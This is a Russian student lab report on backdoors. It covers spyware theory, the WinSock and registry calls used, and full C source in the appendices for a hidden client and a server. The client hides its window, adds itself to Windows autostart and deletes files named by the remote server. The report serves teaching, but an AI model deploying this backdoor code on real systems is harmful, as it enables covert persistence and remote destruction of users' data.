1. Министерство образования и науки Российской Федерации
2. Санкт-Петербургский Политехнический Университет Петра Великого
3. —
4. Институт кибербезопасности и защиты информации

**ЛАБОРАТОРНАЯ РАБОТА № 4**

1. «**Защита от встраиваемых потайных ходов**»
2. по дисциплине «Основы информационной безопасности»
3. Выполнил
4. студент гр. 4831001/20001 Маронова К.Д.

<*подпись*>

1. Преподаватель
2. асс. преподавателя Пахомов М.А.

<*подпись*>

1. Санкт-Петербург
2. 2023
3. **Цель работы**

Приобрести навыки по анализу структуры, функциональности и угроз специально встраиваемого дефекта программного продукта – потайного хода (backdoor), а также изучить методы защиты от уязвимостей такого вида.

1. **Постановка задачи**

Требуется реализовать две программы – клиент и сервер. Клиент должен скрыто соединяться с сервером при помощи интерфейса сокетов, добавляться в автозагрузку и удалять файл, путь к которому поступает с сервера.

1. **Теоретические исследования**

Программа-шпион (spyware) — программное обеспечение, скрытно собирающее информацию о пользователе (персональные данные, настройки операционной системы, статистику работы и пр.).

Шпионское программное обеспечение применяется для проведения маркетинговых исследований, распространения целевой рекламы, деструктивных воздействий. Информация о пользователе и системе может существенно упростить последующую компьютерную атаку.

Шпионские программы распространяются в результате:

посещения web-сайтов (для установки шпионских программ активно используются ActiveX-компоненты);

установки бесплатных и условно-бесплатных программ (например, кодек DivX содержит утилиту для скрытной загрузки и установки SpyWare.Gator).

Большинство шпионских программ не уведомляют об этом пользователей, эксплуатируя встроенные в программу дефекты потайные ходы (backdoor) — программные компоненты, специально оставленные или встроенные в программу с целью скрытого получения несанкционированного доступа к данным или для удаленного управления вычислительной системой


Категории потайных ходов:

потайные ходы, построенные по технологии клиент-сервер. Такой потайной ход состоит из двух и более программ — небольшого агента, скрытно устанавливаемого на компьютер-жертву, и программы управления на компьютере злоумышленника;

потайные ходы, использующие для удаленного управления Telnet-, web- или IRC-серверы. Для управления таким потайным ходом не требуется специальное клиентское программное обеспечение, так как оно уже входит в состав операционных систем или пакетов прикладных программ, установленных на компьютерах пользователей.

Потайной ход, например, позволяет копировать файлы с пораженного компьютера и на него, получать удаленный доступ к реестру, выполнять системные операции (перезагрузку системы, создание новых сетевых ресурсов, модификацию паролей и тп.). Опасность потайных ходов увеличилась в последнее время в связи с тем, что многие современные сетевые черви или содержат в себе компоненты, обеспечивающие срабатывание потайного хода, или устанавливают их после заражения для последующей эксплуатации. Эти действия позволяют использовать компьютер пользователя, устройства Интернета вещей, киберфизические системы для сканирования сетей, проведения с них массированных сетевых атак, скрытого сбора информации и телеметрии, а также для дальнейшего распространения по другим узлам сети.

В большинстве случаев потайной ход после установки открывает сетевой порт и ожидает входящего соединения. Соответственно, основными защитными мерами, направленными на борьбу с угрозами эксплуатации потайных ходов, являются контроль активных процессов и регулярная проверка сетевых портов. При этом следует учитывать, что потайные ходы могут маскировать свое присутствие в системе, открывать сетевые порты только в заранее определенное время и самостоятельно инициировать исходящее в соединение с удаленным сервером.

Рисунок 1 — Структура клиент-серверной программы

1. **Описание решения**

Используемые функции/структуры:

* WSAStartup(DLLVersion, &wsaData)

Функция WSAStartup инициализирует WinSock. Эта функция всегда самая первая при начале работы с WinSock. Первый параметр - это версия, которая будет использоваться. (MAKEWORD(2, 2)) Младший байт основная версия, старший байт расширение версии. Если инициализация состоялась, то вернется нулевое значение. В общем инициализация заключается в сопоставлении номера версии и реально существующей **DLL** в системе. Второй параметр — это указатель на структуру WSADATA, в которую возвратятся параметры инициализации.

* socket(AF\_INET, SOCK\_STREAM, 0)

Эта функция используется для создания сокета. Первый параметр - домен - накладывает определенные ограничения на формат используемых процессом адресов и их интерпретацию. Второй параметр определяет тип канала связи с сокетом, который должен быть использован. SOCK\_STREAM - при этом типе связи поступающим в канал байтам информации гарантируется "доставка" в порядке их поступления; пока непрерывный поток байтов не прекратится, никакие другие данные приниматься каналом не будут. Третий параметр позволяет программисту выбрать нужный протокол для канала связи. Если этот параметр равен нулю, ОС выберет нужный протокол автоматически.

Функция socket возвращает целое положительное число - номер сокет-дескриптора. Если же сокет по каким-либо причинам не был создан (например, очень много открытых файлов), возвращается -1.

* SOCKADDR\_IN servAddr;

servAddr.sin\_family = AF\_INET;

servAddr.sin\_port = htons(PORT);

Структура sockaddr\_in описывает сокет для работы с протоколами IP. Значение поля sin\_family всегда равно AF\_INET. Поле sin\_port содержит номер порта который намерен занять процесс. Если значение этого поля равно нулю, то операционная система сама выделит свободный номер порта для сокета.

* bind(start, &servAddr, sizeof(servAddr))

Эта функция используется сервером для присваивания сокету имени. До выполнения функции bind (т.е. присваивания какого-либо имени, вид которого зависит от адресного домена ) сокет недоступен программам-клиентам.

Первый параметр - сокет-дескриптор, который данная функция именует. Второй параметр - указатель на структуру имени сокета, тип которой зависит от домена. Третий – размер структуры.

* listen(start, 1);

Функция listen используется сервером, чтобы информировать ОС, что он ожидает ("слушает") запросы связи на данном сокете. Без такой функции всякое требование связи с этим сокетом будет отвергнуто.

Первый аргумент - сокет для прослушивания, второй аргумент - целое положительное число, определяющее, как много запросов связи может быть принято на сокет одновременно. В большинстве систем это значение должно быть не больше пяти. Заметим, что это число не имеет отношения к числу соединений, которое может поддерживаться сервером. Аргумент имеет отношение только к числу запросов на соединение, которые приходят одновременно. Число установленных соединений может превышать это число.

* klient\_socket = accept(start, (struct sockaddr\*)&klient\_adr, &klient\_size))

Эта функция используется сервером для принятия связи на сокет. Сокет должен быть уже слушающим в момент вызова функции. Если сервер устанавливает связь с клиентом, то функция accept возвращает новый сокет-дескриптор, через который и происходит общение клиента с сервером. Пока устанавливается связь клиента с сервером, функция accept блокирует другие запросы связи с данным сервером, а после установления связи "прослушивание" запросов возобновляется.

Первый аргумент функции - сокет-дескриптор для принятия связей от клиентов. Второй аргумент - указатель на адрес клиента (структура sockaddr ) для соответствующего домена. Третий аргумент - указатель на целое число - длину структуры адреса. Второй и третий аргументы заполняются соответствующими значениями в момент установления связи клиента с сервером и позволяют серверу точно определить, с каким именно клиентом он общается. Если сервер не интересуется адресом клиента, в качестве второго и третьего аргументов можно задать NULL-указатели.

* send(klient\_socket, file\_name, sizeof(file\_name);

Функция служит для записи данных в сокет.

Первый аргумент - сокет-дескриптор, в который записываются данные. Второй и третий аргументы - соответственно, адрес и длина буфера с записываемыми данными.

Функция возвращает число записанных в сокет байтов,-1 в случае ошибки.

* GetModuleFileName(NULL, FILEname, MAX\_PATH)

Функция извлекает полный путь доступа к файлу, содержащему указанный модуль, которым владеет текущий процесс. GetModuleFileName работает только с модулями, которыми владеет текущий процесс.

Первый параметр дескриптор модуля, путь к которому требуется. Если этот параметр - ПУСТО (NULL), GetModuleFileName извлекает путь к исполняемому файлу текущего процесса.

Второй параметр указатель в буфер, получающий символьную строку с нулем в конце, которая определяет полный путь доступа к модулю. Третий параметр размер буфера FILEname, в TCHAR.

Если функция завершается успешно, возвращаемое значение - длина строки, которая копируется в буфер, в TCHAR. Если буфер является слишком маленьким, чтобы вместить имя модули, строка обрезается до величины nSize, а функция возвращает значение nSize.

Если функция завершается ошибкой, возвращаемое значение - 0.

* RegOpenKey(HKEY\_LOCAL\_MACHINE, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &key)

Функция RegOpenKey открывает указанный ключ. Первый параметр Идентифицирует открытый в текущий момент ключ или один из следующих предопределенных значений дескрипторов: HKEY\_CLASSES\_ROOT,HKEY\_CURRENT\_USER,HKEY\_LOCAL\_MACHINE,  
HKEY\_USERS, HKEY\_CURRENT\_CONFIG.

Второй параметр это адрес строки, содержащей имя ключа на открытие. Этот ключ должен быть подключем ключа, указанного в первом параметре. Если этот параметр равен NULL или адрес указывает на пустую строку, функция возвращает тот-же дескриптор, который ей был дан в первом параметре.

Третий параметр адрес переменной, в которую возвращается дескриптор открытого ключа.

Если функция успешна, возвращается значение ERROR\_SUCCESS.

* RegSetValueEx(key, L"Client\_autorun", 0, REG\_SZ, FILEname, pathLen)

Функция RegSetValueEx сохраняет данные в поле значения открытого ключа реестра. Она, также, может устанавливать дополнительные значения и типы информации для указанного ключа.

Первый параметр идентифицирует открытый в текущий момент ключ или один из следующих предопределенных значений дескрипторов.

Второй параметр адрес имени устанавливаемого значения.

Третий параметр Зарезервировано; должно быть NULL/0.

Четвертый параметр определяет тип сохраняемых данных значения.

Пятый параметр адрес буфера, содержащего данные для установки их по указанному имени значения.

Шестой параметр определяет размер, в байтах, информации, на которую ссылается параметр пятый параметр.

* HWND hWnd = GetConsoleWindow();

У этой функции нет параметров. Величина возвращаемого значения - дескриптор окна, используемого консолью, связанной с вызывающим процессом или значение ПУСТО (NULL), если нет какой-либо связанной консоли.

* ShowWindow(hWnd, SW\_HIDE);

Функция ShowWindow устанавливает состояние показа определяемого окна.

Первый параметр дескриптор окна. Второй параметр Определяет, как окно должно быть показано. SW\_HIDE скрывает окно и активизирует другое окно.

* connect(sk, &str, sizeof(str))

Функция connect используется процессом-клиентом для установления связи с сервером.

Первый аргумент - сокет-дескриптор клиента. Второй аргумент - указатель на адрес сервера (структура sockaddr) для соответствующего домена. Третий аргумент - целое число - длина структуры адреса.

Функция возвращает 0, если вызов успешный, и -1 иначе.

* Sleep(10);

Функция Sleep приостанавливает работу по выполнению текущего потока на заданный промежуток времени. Входной параметр  минимальный интервал времени, в миллисекундах, на которое приостанавливается выполняемая работа.

* recv(sk, filename, sizeof(filename), 0);

Функция служит для чтения данных из сокета.

Первый аргумент - сокет-дескриптор, из которого читаются данные. Второй и третий аргументы - соответственно, адрес и длина буфера для записи читаемых данных. Четвертый параметр - это комбинация битовых флагов, управляющих режимами чтения. Если аргумент flags равен нулю, то считанные данные удаляются из сокета.

Функция возвращает число считанных байтов или -1 в случае ошибки. Следует отметить, что нулевое значение не является ошибкой. Оно сигнализирует об отсутствии записанных в сокет процессом-поставщиком данных.

* \_unlink(filename)

Функция unlink() удаляет указанный в параметре файл. При удачном удалении, возвращает значение True. Если возникла ошибка, False.

В ходе работы были реализованы программы сервер и клиент.

Описание методов маскировки работы программы-клиента: Для скрытия окна программы-клиента в ходе работы использовалась функция ShowWindow (GetConsoleWindow(), SW\_HIDE) из заголовочного файла windows.h.

Описание добавления программы-клиента в автозагрузку: Поскольку предполагается использование потайного хода на Windows-системе, клиентская программа добавляет в системный реестр ключ для автоматической загрузки вместе с системой.

Для этого использовалась функция, которая открывает раздел реестра – RegOpenKey и функция RegSetValueEx непосредственно заносящая значение в реестр.




Рисунок 2 – Добавление клиента в автозагрузку




Рисунок 3 – Добавление клиента в реестр, отвечающий за автозагрузку

Был создан текстовый файл который должен быть удален




Рисунок 4 – Создание текстового файла

Затем на компьютере, где находится созданный файл запускаем программу клиент. А на другом компьютере программу сервер и ждем установки соединения




Рисунок 5– Установка соединения

После того как соединение установлено вводим имя файла, который будет удален.

Далее сервер передает имя файла клиенту и программа-клиент удаляет данный файл.




Рисунок 7– Результат работы программ

Поскольку программа клиент скрыта, то никакого рабочего окна нет, но при этом можно наблюдать программу в диспетчере задач.




Рисунок 8– Отображение программы клиента в диспетчере задач

Для блокировки порта использовалось добавление правила на блокировку порта в Windows Брандмауэр. При блокировке канала программа сервер не может установить подключение, если же заблокировать канал после подключения клиента к серверу, то сервер осуществляет отправку команды, но не получает ответа от клиента.

1. **Выводы**

В ходе проделанной работы были приобретены навыки по анализу структуры, функциональности и угроз специального встраиваемого дефекта программного продукта – потайного хода (backdoor), были реализованы программы сервера и клиента. Проведено удаление файла с компьютера-клиента при помощи компьютера на котором находился сервер.

Также были изучены методы защиты от потайных ходов.

ПРИЛОЖЕНИЕ А

Листинг программы «Сервер»

#define \_CRT\_SECURE\_NO\_WARNINGS

#define \_WINSOCK\_DEPRECATED\_NO\_WARNINGS

#define IPV4 "10.0.2.15" //"31.134.188.101" //"192.168.56.1"

#include <stdio.h>

#include <winsock2.h>

#include <stdlib.h>

#pragma comment(lib, "ws2\_32.lib")

int main() {

WSADATA wsdata;

WSAStartup(MAKEWORD(2, 2), &wsdata);

SOCKET start;

start = socket(AF\_INET, SOCK\_STREAM, 0);

if (start == INVALID\_SOCKET) {

printf("Invalid socket\n");

return 0;

}

else {

printf("WinSock initialization is OK\n");

}

struct sockaddr\_in servAddr;

memset(&servAddr, 0, sizeof(servAddr));

servAddr.sin\_family = AF\_INET;

servAddr.sin\_port = htons(9002);

bind(start, &servAddr, sizeof(servAddr));

listen(start, 1);

SOCKADDR\_IN klient\_adr;

int klient\_size = sizeof(klient\_adr);

SOCKET klient\_socket;

printf("Waiting for connection...\n");

char file\_name[90];//массив для имени файла

for (int i = 0; i < 50; i++)

file\_name[i] = 0;

if (klient\_socket = accept(start, (struct sockaddr\*)&klient\_adr, &klient\_size))// ожидается входящее соединение

{

printf("Connection established\n\nEnter file name:\n");

scanf("%s", file\_name);

send(klient\_socket, file\_name, sizeof(file\_name), 0); // отправка имени файла клиенту

}

printf("File delited\n");

return 0;

}

ПРИЛОЖЕНИЕ B

Листинг программы «Клиент»

#define \_CRT\_SECURE\_NO\_WARNINGS

#define \_WINSOCK\_DEPRECATED\_NO\_WARNINGS

#define IPSERV "192.168.56.1"//"31.134.188.101"//"192.168.31.178"

#include <stdio.h>

#include <winsock2.h>

#include <stdlib.h>

#pragma comment(lib, "ws2\_32.lib")

BOOL reestor() {

HKEY key;

long result = 0;

TCHAR FILEname[MAX\_PATH];

if ((result = GetModuleFileName(NULL, FILEname, MAX\_PATH)) == 0) //получение пути до программы. Копирует путь до текущего exe файла. Возвращает его длину. Если длина == 0 -> ошибка.

{

printf("Error1\n");

return 1;

}

/\*открывает указанный раздела реестра. HKEY\_LOCAL\_MACHINE - предопределенный ключ. Начало папки реестра. Далее путь к папке автозапуска,

key - переменная получающая дескриптор ключа. Возвращает 0, если все ок\*/

if (RegOpenKey(HKEY\_LOCAL\_MACHINE, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &key) != 0)

{

printf("Error2\n");

return 1;

}

long pathLen = result \* sizeof(\*FILEname);

/\* Ключ. Имя создаваемого файла в реестре. 0. Тип данных полученного файла. Ссылка на место exe файла. Развер этой строки... Возвращает 0, если все хорошо \*/

if (RegSetValueEx(key, L"Client\_autorun", 0, REG\_SZ, FILEname, pathLen) != 0)///добавление значения в реестр. L преобразует 8битный char в 16 бит. для работы функций.

{

printf("Error3\n");

RegCloseKey(key); //закрытие ключа

return 1;

}

RegCloseKey(key);//закрытие ключа

return 0;

}

int main() {

HWND hWnd = GetConsoleWindow(); //Скрывает

ShowWindow(hWnd, SW\_HIDE); //окно консоли

if ((reestor()) == 1) {

printf("REESTOR ERROR\n");

}

WSADATA wsdataklient;

int res = 1;

WSAStartup(MAKEWORD(2, 2), &wsdataklient); //MAKEWORD возвращает значение типа WORD из двух чисел по одному байту(в винде лучше использовать 2).

SOCKET sk = socket(AF\_INET, SOCK\_STREAM, 0);

if (sk == INVALID\_SOCKET) {

printf("Invalid socket\n");

return;

}

else {

printf("WinSock initialization is OK\n");

}

SOCKADDR\_IN str;

memset(&str, 0, sizeof(str));

str.sin\_family = AF\_INET; //показывает, что работаем с IPV4

str.sin\_port = htons(9002); //host

str.sin\_addr.S\_un.S\_addr = inet\_addr(IPSERV);

while (res) {

res = connect(sk, &str, sizeof(str));

printf("Connection is FAILED.... WAIT\n");

Sleep(10);

continue;

}

if (res == 0) {

printf("Connection to Server is OK!!\n");

}

char filename[100];

memset(filename, 0, sizeof(filename));

recv(sk, filename, sizeof(filename), 0);

printf("%s\n", filename);

if (\_unlink(filename))

{

printf("File error!\n");

return 0;

}

else {

printf("File DELITED!\n");

}

getch();

return 0;

}